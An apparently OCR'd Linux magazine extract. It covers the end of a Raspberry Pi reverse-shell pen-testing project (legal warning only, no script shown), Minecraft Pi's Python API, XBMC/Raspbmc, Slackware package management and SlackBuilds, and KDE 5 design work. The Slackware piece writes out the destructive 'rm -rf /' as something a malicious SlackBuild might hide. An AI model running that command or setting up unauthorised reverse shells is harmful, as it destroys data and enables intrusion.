This is a great tool for penetration testers, and should be used only in that way – to find security weaknesses with the permission of the people who own the network you're attacking. Using it maliciously is illegal and many countries have severe penalties for hacking. What's more, the above script has your IP address in it, so it won't take them long to find you when they discover the device. Use it responsibly!

"We'll set our Raspberry Pi up to connect outwards to the main machine and create a reverse shell."

7 Minecraft

Only the Pi version of Minecraft lets you script your world.

For many of you, Minecraft will need no introduction. It's one of the most popular games of the past few years and has transformed its creator from an indie game developer into a superstar. In the game, your character inhabits a blocky 3D world that they can mine for the components they need to craft new items (hence the name).

There's a special version for the Raspberry Pi that's available for free from **pi.minecraft.net**, and it's a little different from most versions. First, there aren't any nasty creatures that come in the night and try to kill you. Second, it has a programmable API that isn't available on most versions. This means that you can write code that dives into the internals of the game and manipulates the 3D world. You can teleport the player, and even change the blocks from one type to another.

Once you've downloaded the **tar.gz** file from the above site, unzip it with:

```
tar zxvf minecraft-pi-0.1.1.tar.gz
```


You can then start a new game with:

```
mcpi/minecraft-pi
```

This will let you create a world and play the game as normal (albeit a little stripped down from the main PC version). However, once you start playing, you can open up a new LXTerminal window, and start playing God.

You need to navigate to the folder containing the **api** module, then start a Python interactive session:

```
cd /home/pi/mcpi/api/python
python
```



```
pi@raspberrypi: ~/mcpi/api/python/mcpi
>>> mc.player.setPos(10,-10,10)
>>> mc.player.setPos(10,10,-10)
>>> 
```

All power corrupts and absolute power corrupts absolutely – revel in your absolute power/corruption in the safe world of Minecraft, as seen here in its Raspberry Pi incarnation.

The minecraft module contains all you need to connect to the world. Enter the following into the Python session:

```
>>> import minecraft
>>> mc = minecraft.Minecraft.create()
```

King of the world!

The **mc** object can now be used to manipulate the world; for example, the following command moves the player to the coordinates 10,10,10:

```
>>> mc.player.setPos(10,10,10)
```

To set a particular block location to a particular block type, use:

```
>>> mc.setBlock(x,y,z,block_type)
```

Where x,y and z are the coordinates and block type is the numerical type ID (there's a list of them at **http://minecraft.gamepedia.com/Blocks**, though not all of these are available in the Pi version). There's no official documentation for the API, but the code is commented, so the best way of finding out all the available methods is to look inside the **minecraft.py file**. Almost all of them revolve around getting a particular attribute or setting it.


We'll leave it up to you to decide what to do with this power, but a few suggestions are: build mansions, mazes, or re-create things from the real world; use one of the Python GPIO modules to interface Minecraft with the real world; or build 3D games using Minecraft as a rendering engine. With the Raspberry Pi, the world's your oyster.

8 XBMC

The chip at the heart of the Raspberry Pi – the BCM2835 – was designed for embedded multimedia devices such as set-top boxes. This means it's got quite a powerful graphics processor and can handle high-def video playback. In other words, the Raspberry Pi makes a great base for building your own media player.

XBMC is, in our opinion, the best home theatre software for Linux, and one group of enthusiasts have built a distro specifically designed for running XBMC on the Pi: Raspbmc. At the time of writing, a new version of Rasbmc is in development. It has spread beyond the Raspberry Pi to other platforms (the Cubox-i and Apple TV have been named), and so it's been renamed the Open Source Media Centre (OSMC).

The easiest way of installing Raspbmc is via the Noobs OS installer (**www.raspberrypi.org/introducing-noobs**), though it's also possible to install it via a shell script from a Linux computer other than the Raspberry Pi (**www.raspbmc.com/wiki/user/os-x-linux-installation**). XBMC will give you an interface for watching your movies, or listening to music on your Pi. You can even connect it to another computer running TVHeadend to watch or record live TV. The real advantage of XBMC over other media players (such as VLC) is the interface that's designed for a home theatre rather than a PC.



```
Live TV - EPG - Timeline
Wed, Jun 4, 2014   10:00 PM   10:30 PM   11:00 PM   11:30 PM   12:00 AM   12:30 AM
71  mov4men+1        Act of God | Conspiracy | Boa Vs Python
72  BBC RB 1         Springwatch Extra Live Cams
73  CNBC             The Tonight... | NBC Nightly ... | Asia Squawk Box
74  Pick FSAT        New: Police ... | New: Police ... | Border Secu... | Border Secu... | Road Wars | When Vac
77  Dating Channel   Will You Be Mine? | Night Love | Late Night Flirting
78  DAYSTAR          Heart For The World | Heart For The World | Heart For The World
79  RT HD            Headline Ne... | RT Docume... | Headline Ne... | Boom Bust | Headline Ne... | Breaking th... | Headline N
80  BBC Two HD       Newsn... | A Very British Airline | See Hear | The Story of Women and Art | This Is BBC Two

Act of God
9:00 PM - 10:25 PM • Movie/Drama
Thriller in which a heart surgeon (Emmy Award winner David Suchet) and an ex-detective are forced to pay an
awful price after choosing the life of one patient over another. (2009)

Conspiracy - (00:31:19 / 01:30:00)
mov4men+1 - (71)
```

You can even use a smartphone as a remote control for XBMC (**https://play.google.com/store/apps/details?id=org.xbmc.android.remote**).

JOIN THE SLACK SIDE

Forget your Ubuntus and Fedoras – true Linux Nirvana comes from following the way of Slackware, according to **Andrew Conway**.

Back in the day, before there were friendly GUI installers; before pretty became a feature, and before a Linux-based OS conquered the world through the magic of smartphones, there were only a handful of Linux distros. Most of them have fallen by the wayside over the years – who remembers Yggdrasil, Caldera or Linspire?


There is one survivor from those days though, and you can try it today: Slackware. Slackware is simple. By that, do we mean that it's is easy to install, set up and use? If you charge in armed only with enthusiasm, then the answer is probably no. But if you have some experience with Linux, are prepared to read the documentation and invest enough time in understanding it, then Slackware can be easy in all of these ways and give you a rock-solid, modern operating system that's under your full control.

The simplicity of Slackware is in how it operates, the way packages are handled and how key parts of it are written and configured using text files. When it is set up, it can be as easy to use as any other distro with a full-fat desktop like KDE, or as leet as you like with a simple tiling window manager.

If you've played around with other Linux distros or a BSD variant and found yourself intrigued on the command line, then you shouldn't find Slackware too challenging. With Slackware, it really pays dividends to spend time with the READMEs before embarking on a serious endeavour such as installing it. As with many OSes, a good way to start experimenting with

Slackware is to install it in a virtual machine using software such as VirtualBox or Qemu.

A great resource for Slackware is **docs.Slackware.com**. At the top of the main page you'll see a link to "Slackware installation" – read that page and you'll get a detailed and clear description of how to install it. We're not going into installation details here, but a crucial point to remember is that it's recommended that you do a full installation. This may seem irksome, especially if you're used to starting with a minimal package set and just adding in what you need, but there's a good reason for it, which we'll come to later. Besides, only 8 GB is required, which even for a five-year-old computer is probably a fraction of your available hard drive space.


Slackware may be over 20 years old, but that doesn't mean users are stuck in the past – here it is running KDE 4 and a bunch of modern applications.

The mythical Slackware package manager

There's a myth that Slackware has no package manager. Like all myths it has some basis in fact, in that Slackware doesn't come with a GUI package manager nor one that automatically handles dependencies, though unofficial tools such as **slapt-get** do exist.

If you are used to Yum, Pacman, **apt-get**, or Ubuntu's GUI tools, we can't blame you for finding this off-putting, but there is a reason behind it. In fact, Slackware users actually grow to appreciate the advantages of handling dependencies manually. And no, it's not a form of spiritually cleansing masochism: Slackware users do not wear horsehair shirts, nor do they birch themselves at daybreak. The reason behind the lack of automated dependency checking is – guess what? – simplicity. Let us explain.


Slackware is designed so that with a full installation you will be provided with tools to address most tasks you'd expect from a modern OS, but even more importantly, most of the libraries you'll need will be installed. So, if you install package 'foo', it's likely that a dependency, say, library 'lib-bar', is present already. Contrast this with Arch, say, where the initial minimal install is likely not to contain 'lib-bar' and Pacman will have to pull in 'lib-bar' and all of its dependencies too. That's no criticism of Arch – in fact Arch is often a loyal Slacker's second distro choice because it offers a different kind of simplicity, one that starts from minimalism.

I've been using Slackware for nearly 20 years for all kinds of things (scientific computing, audio, software development, gaming) and only once did I have a problem with a package having so many dependencies that it put me off an installation (Pandoc's dependency on Haskell was the culprit). It's not uncommon that there are no dependencies to install, and when there are it's often just one or two. To illustrate the point, these are a few of the packages I have installed that are not included in Slackware 14.1: LibreOffice, Steam, Audacity, VirtualBox, TeamViewer, OwnCloud desktop client and NetBeans. Together they only required three packages to be installed as dependencies (including dependencies of dependencies).

"Slackware users do not wear horsehair shirts, nor do they birch themelves at daybreak."

If you accept that manual dependency resolution in Slackware isn't as big an overhead as you'd expect, then you can start to appreciate the advantage it brings: understanding your system. Here's an example. Recently I got a Dell XPS 13 with Ubuntu 12.04 LTS pre-installed and I grew to like it in many ways in the six months I used it. But, on one horrible morning when I had some urgent work to do, it refused to boot. I ruled out a hardware problem, and after poking around on the recovery console, I guessed that some package I recently installed had trashed the X display drivers. Reinstalling the **Ubuntu-desktop** package and the X drivers seemed to fix it, but many hours were lost. I never really understood what caused the problem – my best guess was that it was either a dependency of Steam or a 3D

Tux the penguin is depicted here with J. R. "Bob" Dobbs, founder and prophet of the Church of SubGenius. It's a bit like how a Jedi uses The Force.



```
Browsing the SBo repository for Slackware 14.1. ARCH: x86_64

        SlackBuilds.org Package Browser (sbopkg version 0.37.0)

   Choose one of the following or press <Exit> to exit.

     Sync        Sync with the remote repository
     ChangeLog   View the ChangeLog
     Packages    List/uninstall installed SBo packages
     Updates     List potential updates to installed SBo packages
     Browse      Browse the active repository
     Search      Search the active repository
     Queue       Manage the queue
     Utilities   Go to the utilities menu
     Help        Where to get sbopkg help

                  <  OK  >            < Exit >
```

sbopkg is an efficient Curses-based tool for browsing and working with scripts from **SlackBuilds.org**.

visualisation package that I had recently installed using the Software Centre.

Now, Slackware is not magic. I have trashed Slackware systems too, but when I did I could usually see the trouble ahead, and could decide to leave well alone until after some important work deadline was behind me. And if I did take the plunge and trash the system I'd know exactly what I'd done and so could fix it fairly easily.

Simple package handling scripts

I rely on a trio of Bash scripts provided with Slackware: **installpkg**, **upgradepkg** and **removepkg**. These scripts do what they say, and take one argument, which can be either, the name of the package, **foo**, or the full filename, **foo-1.6-i686-LV.txz**. There are also a number of options that are explained in the provided man pages, but if you want to know exactly what's going on you can read the scripts yourself with **less /sbin/upgradepkg**.

"Another key difference with Slackware is that upstream sources are rarely patched."

The **installpkg** script extracts the tarball in place in the filesystem tree (**/usr**, **/etc**, **/lib** and so on), and then, if a file called **doinst.sh** exists, it's run for post-installation tasks.

The **upgradepkg** script is simple too – it installs the new version of the package specified, say **foo-1.6**, then checks to see what files were present in the **foo-1.5** package but not in 1.6, and removes them.

If you want to find out what packages you've got installed, all you need do is look in the **/var/log/packages** directory. Every installed package will have a text file present with the same name of the original package file, but without the extension, eg **foo-1.6-i686-LV**. The file will list every file in the package with its full path. In the spirit of being *NIXy, you can then examine the status of packages using file and text commands. For example, if you're wondering if package **foo** is installed and, if so, what version, where from and when you installed it, just do

```
ls -l /var/log/packages *foo*
```

Or perhaps you've found a file such as **/usr/bin/scareyvirustrojon.nasty** and wonder where it's from – this will tell you:

```
grep nastyvirus /var/log/packages/*
```

and hopefully jog your memory into realising it's part of that Humble Bundle game you installed a while ago.

Updated Slackware packages come out soon after upstream maintainers release a security fix. For example, when I read about the infamous Heartbleed bug in a tech news RSS feed, I found there was already an updated package from Patrick Volkerding. When an updated package is released, it's simple enough to download the new tarball and install it with **upgradepkg foo**. However, if a number of updated packages arrive at the same time, it's much simpler to use the **slackpkg** tool instead, which looks much like a command line package manager from other distros, ie:

```
slackpkg update
slackpkg upgrade-all
```

The first line updates the information on the packages, a bit like **apt-get update**, and the second line brings up a Curses menu where you can choose which upgrades to apply. **Slackpkg** is shipped with Slackware and it only works with packages in the official distribution. However, there is a plugin for it, called **slackpkg+**, that enables you to work with a number of other repositories, such as long-time Slackware contributor Eric Hameleers' packages and **slacky.eu**.

Another key difference with Slackware is that upstream sources, including the Linux kernel itself, are rarely patched. Yet again, it's for simplicity's sake. It's simpler for the maintainer (and remember, Slackware really has only one full-time maintainer) but it's also simpler for a user who wishes to alter the system by installing, say, a different version of PHP, or even the kernel itself. It's also a bonus for upstream, because if they get feedback from a Slackware user they can be reasonably confident that the bug wasn't introduced in a patch.

SlackBuilds

Slackers like to know where their packages come from – personally I only install packages from three sources: official; Eric Hameleers' repositories; or those I build myself. A Slackware package is usually created with a SlackBuild script, which is a Bash script that takes the source (or a binary distribution) and turns it into a Slackware package. For example:

```
wget http://SomeTrustedSite.org/foo.tar.gz
tar xvf foo.tar.gz
cd foo
wget http://HomeOfFoo.org/downloads/source/foo-1.6.tar.gz
./foo.SlackBuild
installpkg /tmp/foo
```

First we get a tarball that contains the SlackBuild script and other related files (or we could just write a SlackBuild ourselves). We then extract it and **cd** into its directory, then download the source code. At this point I'd usually stop to glance over the SlackBuild so I can see what it's going to do. Then the script is executed and the package is installed. Whenever it's available, I also like to check the GPG key or MD5 sum of downloaded files.

At simplest, a SlackBuild script for something that uses the common **autotools** build method could be

```
tar xf foo-1.6.txz
cd foo-1.6
./configure
make
make install DESTDIR=/tmp/foo-1.6
cd /tmp/foo-1.6
makepkg /tmp/foo-1.6-x86_64-LV.tgz
```

The first few lines should be familiar. The fifth line copies the build products (binaries, libraries, icons etc) to the **/tmp/foo-1.6** directory, within which you'll typically find directories such as **/usr/bin**, **/etc**, **/lib/** and so on, corresponding to where the installed files should end up. The final two lines will make the package. **DESTDIR** isn't always supported, but usually there's an equivalent parameter that does the job. Notice that the package file name is conventionally of the form **PACKAGENAME-VERSION-ARCHITECTURE-BUILD**. The last bit is useful to keep track of where a package has come from and who built it.

Usually SlackBuilds have extra lines to standardise them and make them easier to update, eg **$VERSION** could be defined up front, so that the version number **1.6** doesn't have to be scattered throughout the script. Other common additions to scripts are to remove extraneous files left over from the build process, copy README files into the package, add path prefixes such as **/usr**, and even patch the source. The rule of thumb is to stay close to what upstream provided.

The lazy way to slack

I rarely write my own SlackBuild scripts these days – in fact I rarely even run SlackBuild scripts myself. My preferred modus operandi involves two excellent resources from the Slackware community.

The first is **SlackBuilds.org**, often abbreviated to SBO. This is a website with a repository of scripts for packages that are not present in the full Slackware distribution. Each script has its own page with a link for downloading the SlackBuild tarball that includes the SlackBuild script itself with a README and an info file with information about the source, such as download link and MD5 sum. SlackBuilds is an excellent resource and relies on community contributions, but is moderated by a small team who ensure that standards are kept high and that no silly or malicious SlackBuild scripts are admitted – since SlackBuilds are often run as root, you really don't want one to have **rm -rf /** lurking inside it. It's also worth noting that all the scripts on **SlackBuilds.org** will assume a full Slackware installation.

The second essential resource is **sbopkg**, which is a Curses-based tool that makes it easier to work with **SlackBuilds.org**. It allows you to search for a package by any fragment of its name, and once you've found it, you can peruse the concise README and then check to see what dependencies it has. If there are none, then a key press tells **sbopkg** to download the source, check MD5 sums, run the SlackBuild and install the package. If there are dependencies, you can add the current package to a queue for later processing, and then search for each dependency, adding them to the queue as you go. Once you've queued them all up, hit a key and it'll process the entire queue.

If hunting down dependencies really does become a chore, you can use a tool called **sqg** to generate queue files which effectively turns sbopkg into a package manager with automated dependency resolution.

Old yet up-to-date

As Linux emerged from infancy, Slackware became the most popular distribution by proving its worth as a more reliable fork of the now defunct Soft Landing System (SLS) distro. Debian was released slightly later in 1993 and, in contrast to Slackware, evolved with a democratic and distributed philosophy, and now has an impressively large community and has spawned many more derivatives, most notably Ubuntu. There are quite a few distros based on Slackware, including Slax, Vector Linux Zenwalk and Salix – each of them adding different things, such as a live CD/USB version and more featureful (but more complicated) package managers.

Slackware has just one professional maintainer, Patrick Volkerding, who draws his living from subscriptions, merchandise and donations. It does have a strong community, which can be found on IRC, but I generally seek help and offer advice on the forums at **LinuxQuestions.org**. A few community members are worthy of mention, in particular Eric Hameleers (aka Alien Bob) and Robby Workman, who you might call core contributors to Slackware, and Stuart Winter (aka drmozes) who maintains the ARM port.

Slackware is on version 14.1, released in November 2013 with the 3.10.17 kernel in 32-bit, 64-bit and ARM editions, and UEFI hardware installation is supported. There's also an elegant multi-lib (ie supporting both 32- and 64-bit) solution maintained by Eric Hameleers. Releases have averaged at about once per year recently, but if you feel a bit more bleeding edge, you can keep updated to Slackware-current which will eventually become the next release.

The future?

Slackware has been around for a while, and it shows no sign of going away anytime soon – but what if Patrick Volkerding decided to abandon it, or he became unable to continue? Most of the main distros aren't reliant on one person, and even if, say, Red Hat Inc went under, it's probable that Fedora would continue, just as Mageia was forked from Mandriva after its company got into trouble. It's likely that Slackware too would continue in some form with volunteers from the community stepping up, but the distro would inevitably change in character because Slackware is imprinted with Patrick's personality.

I've spent serious time with Ubuntu, CentOS, Mint, Red Hat, Arch and Tiny Core, and learned different things from each of them, and can see how they suit others' needs, just as Slackware suits mine. Slackware is like a very cleverly designed machine in which you can see how all the various intricate parts work together. Not only can you gain a deep insight into GNU/Linux by spending time with Slackware, but you will feel in control of your software and hardware. In an era in which we have good reason to believe that our consumer electronics, in sealed units with proprietary software, may be used to spy on us, this is especially reassuring.

THE FUTURE OF KDE

KDE 5 is going to be magical. KDE contributor **Jos Poortvliet** tells us about its development, its organisation and what we can expect.

KDE technology goes much further than its humble beginnings in 1996, when we started out building a desktop environment. KDE today has many hundreds of active developers. They not only make a desktop, now called Plasma Desktop, but also a variant for tablets (Plasma Active), and TVs (Plasma Media Centre). Even the humble Plasma Netbook is already five years old. Meanwhile, KDE applications have gone beyond simple clocks and calculators – we have a full office suite, mail and calendaring, video and image editors and much more.

KDE applications are being ported to multiple platforms – from Windows and Mac to Android. And our libraries (KDE Frameworks) are going modular, making them freely available to a far wider audience than just KDE developers. Today, KDE is no longer just a Unix desktop environment. KDE is our people and our technologies; Plasma, Applications and Frameworks.

Plasma was conceived as the next generation of KDE's desktop technology. Its architecture was drafted in 2006 and 2007, and the goal of the developers was to build a modular base suitable for multiple different user interfaces. This may seem an obvious goal today, when everyone is talking about the convergence of high-resolution displays, tablets, mobile phones, media centres and so on, but KDE is still unique in its ability to unify the different form factors at a code level.

"KDE is no longer just a desktop environment – KDE is our people and our technologies."

Plasma

Plasma is the desktop component that most people think of when they hear the words 'KDE 4', and it took some time to mature. This was in part due to its ambitious design, but also because the technologies it's built upon were not mature enough for its needs. This is still a problem today, and while it's very stable the 4.x series has workarounds to deal with the deficiencies in the platforms below it.

This is where the next generation of Plasma technology comes in; Plasma Next. Sebastian Kügler (aka Sebas), team lead at Blue Systems and at the very heart of the current group of Plasma developers simply puts it, future Plasma is going to be more than new technology, "We don't want to pass the opportunity to fix what nags us and our users. Improvements in details mean that we listen to our users, a large portion of whom do not want to be the subject of UI experiments, but who require a reliable system that supports and improves the personal workflows they have almost brought to perfection."


With Plasma Next the team can start working on bringing seamless switching of workspaces when moving from device to device. For example, plugging a keyboard and mouse into a tablet can trigger Plasma to transform its tablet-and-touch optimised UI into the desktop interface. But these advanced features do not take away from the familiar interface. As Sebas continues, "The Plasma team is fully aware of the value of established workflows of computer users and the need to not disrupt them. This means that there will be minimal feature loss or changes in the setup of the desktop. Just butter-smooth performance, a polished look and more flexibility."

Visual Design Group

The idea behind the Visual Design Group (VDG) was to build a team in KDE that would focus on design. This is done in a rather novel way, led by the enthusiasm of Jens Reuterberg, a FOSS enthusiast and designer from Sweden. He calls it: "a social experiment. On the one hand the goal is to create a stunning visual design for Plasma Next, on the other the plan is to create a community of designers and make design a 'thing' within Plasma and KDE and open Source in general."

"I want to change the way we look at people and stop dividing them into experts and 'everyone else'. I want to tear down those barriers and makes us all feel included, like we're a part [of a whole], like I felt on the first sprint I was at. I want to change the way we handle design and this work is a test for that."

Since the inception of the design team, work has been done in many areas. There have been new icons and improvements to existing design elements of KDE software, but the majority of work has been focused on Plasma Next. A widget theme, a cursor them and new icons are all in the pipeline, but the team also looks at interaction design and workflows in the interface, working together with the KDE usability team.



```
-rw-r--r--  1 graham users    711 Jun 23 18:05 package-query.tar.gz
drwxr-xr-x  2 graham users   4096 Jun 23 20:28 Pictures
drwx------  3 graham users   4096 Jun 27 17:31 .pki
drwxr-xr-x  2 graham users   4096 Jun 23 20:28 Public
drwxr-xr-x  2 graham users   4096 Jun 23 20:28 Templates
drwxr-xr-x  2 graham users   4096 Jun 23 20:28 Videos
-rw-------  1 graham users    710 Jul  1 14:57 .viminfo
-rw-------  1 graham users      0 Jun 27 17:54 .viminfo.tmp
-rw-------  1 graham users      0 Jun 27 17:54 .viminfz.tmp
-rw-------  1 graham users    114 Jul  1 14:29 .Xauthority
-rwxr-xr-x  1 graham users     17 Jun 23 23:30 .xrandr.sh
-rw-------  1 graham users 107362 Jul  1 15:01 .xsession-errors
drwxr-xr-x  4 graham users   4096 Jun 23 18:06 yaourt
-rw-r--r--  1 root   root     838 Jun 23 17:57 yaourt.tar.gz
[graham@mbp-arch ~]$ ls /
bin   dev  home     lib    local       mnt  proc  run   src  sys  usr
boot  etc  include  lib64  lost+found  opt  root  sbin  srv  tmp  var
[graham@mbp-arch ~]$
```

Name	Size	Date
Desktop	0 items	23/06/2014 18:52
Documents	0 items	23/06/2014 20:28
Downloads	3 items	01/07/2014 14:00
Music	0 items	23/06/2014 20:28
package-query	5 items	23/06/2014 18:05
Pictures	0 items	23/06/2014 20:28
Public	0 items	23/06/2014 20:28
Templates	0 items	23/06/2014 20:28
Videos	0 items	23/06/2014 20:28
yaourt	5 items	23/06/2014 18:06
50-synaptics.conf	1.8 KiB	13/05/2014 20:16
boot.efi	10.8 MiB	25/06/2014 23:08
broadcom-wl-dkms-6.30.223.141-7-x86_64.pkg.tar.xz	1.1 MiB	23/06/2014 17:35
k5f.sh	225 B	01/07/2014 14:57

KDE 4 has become a fantastic desktop, and KDE 5 shouldn't break any of the good work that has been put into getting the desktop this far


Heiko Tietze, a specialist at User Prompt GmbH usability consultants, explains the role of the usability team: "Having the ordinary user in the brainstorm, as well as ambitious designers acclimatised to a different environment, sometimes leads to strange results."

"Some people may just dislike the currently popular flat design, for instance, but others have to struggle with accessibility. And the next wants to keep the workflow as it is. The usability guys put on the brakes in case of ideas that have large-scale effects. Violations of the present interaction are a major product risk and need to be tested in advance."


"One focus of the work of the usability team is the involvement of users," adds Björn Balazs, owner of User Prompt and contributor to the KDE usability team. "Even before we start working on an application we conduct surveys to understand how users are going to benefit from the application. If needed we use online tools to sort and prioritise information. We then present sketches, clickable mockups or screencasts of our ideas to give users the possibility to give feedback. In this way improve the interaction design based on real feedback from a large base of users as the coding of the application goes along."

Usability


Apart from working directly with developers and training them, the usability team has been reworking KDE's Human Interface Guidelines. According to Heiko, "KDE as a whole has to have a common


Font Management - KDE Control Module
Install, manage, and preview fonts
Oxygen-Sans, Regular
The quick brown fox jumps over the lazy dog
The quick brown fox jumps over the lazy d
The quick brown fox jumps over
The quick brown fox jun
The quick brown fox
The quick browr

The new Oxygen font is part of providing a unified visual front for the desktop design.



KDE 4 makes it difficult to work with HiDPI screens whereas the new Plasma desktop should make full use of your monitor's known DPI, whatever its physical size.



KDE 5's new flat look is very fashionable at the moment, but we like it.

branding, which is up to the designers, but also a unique and consistent way of interaction. As a first step to get there, we pushed the old human interface guideline to a new level, together with the Visual Design Group, which was working on the presentation side of things."

KDE Frameworks

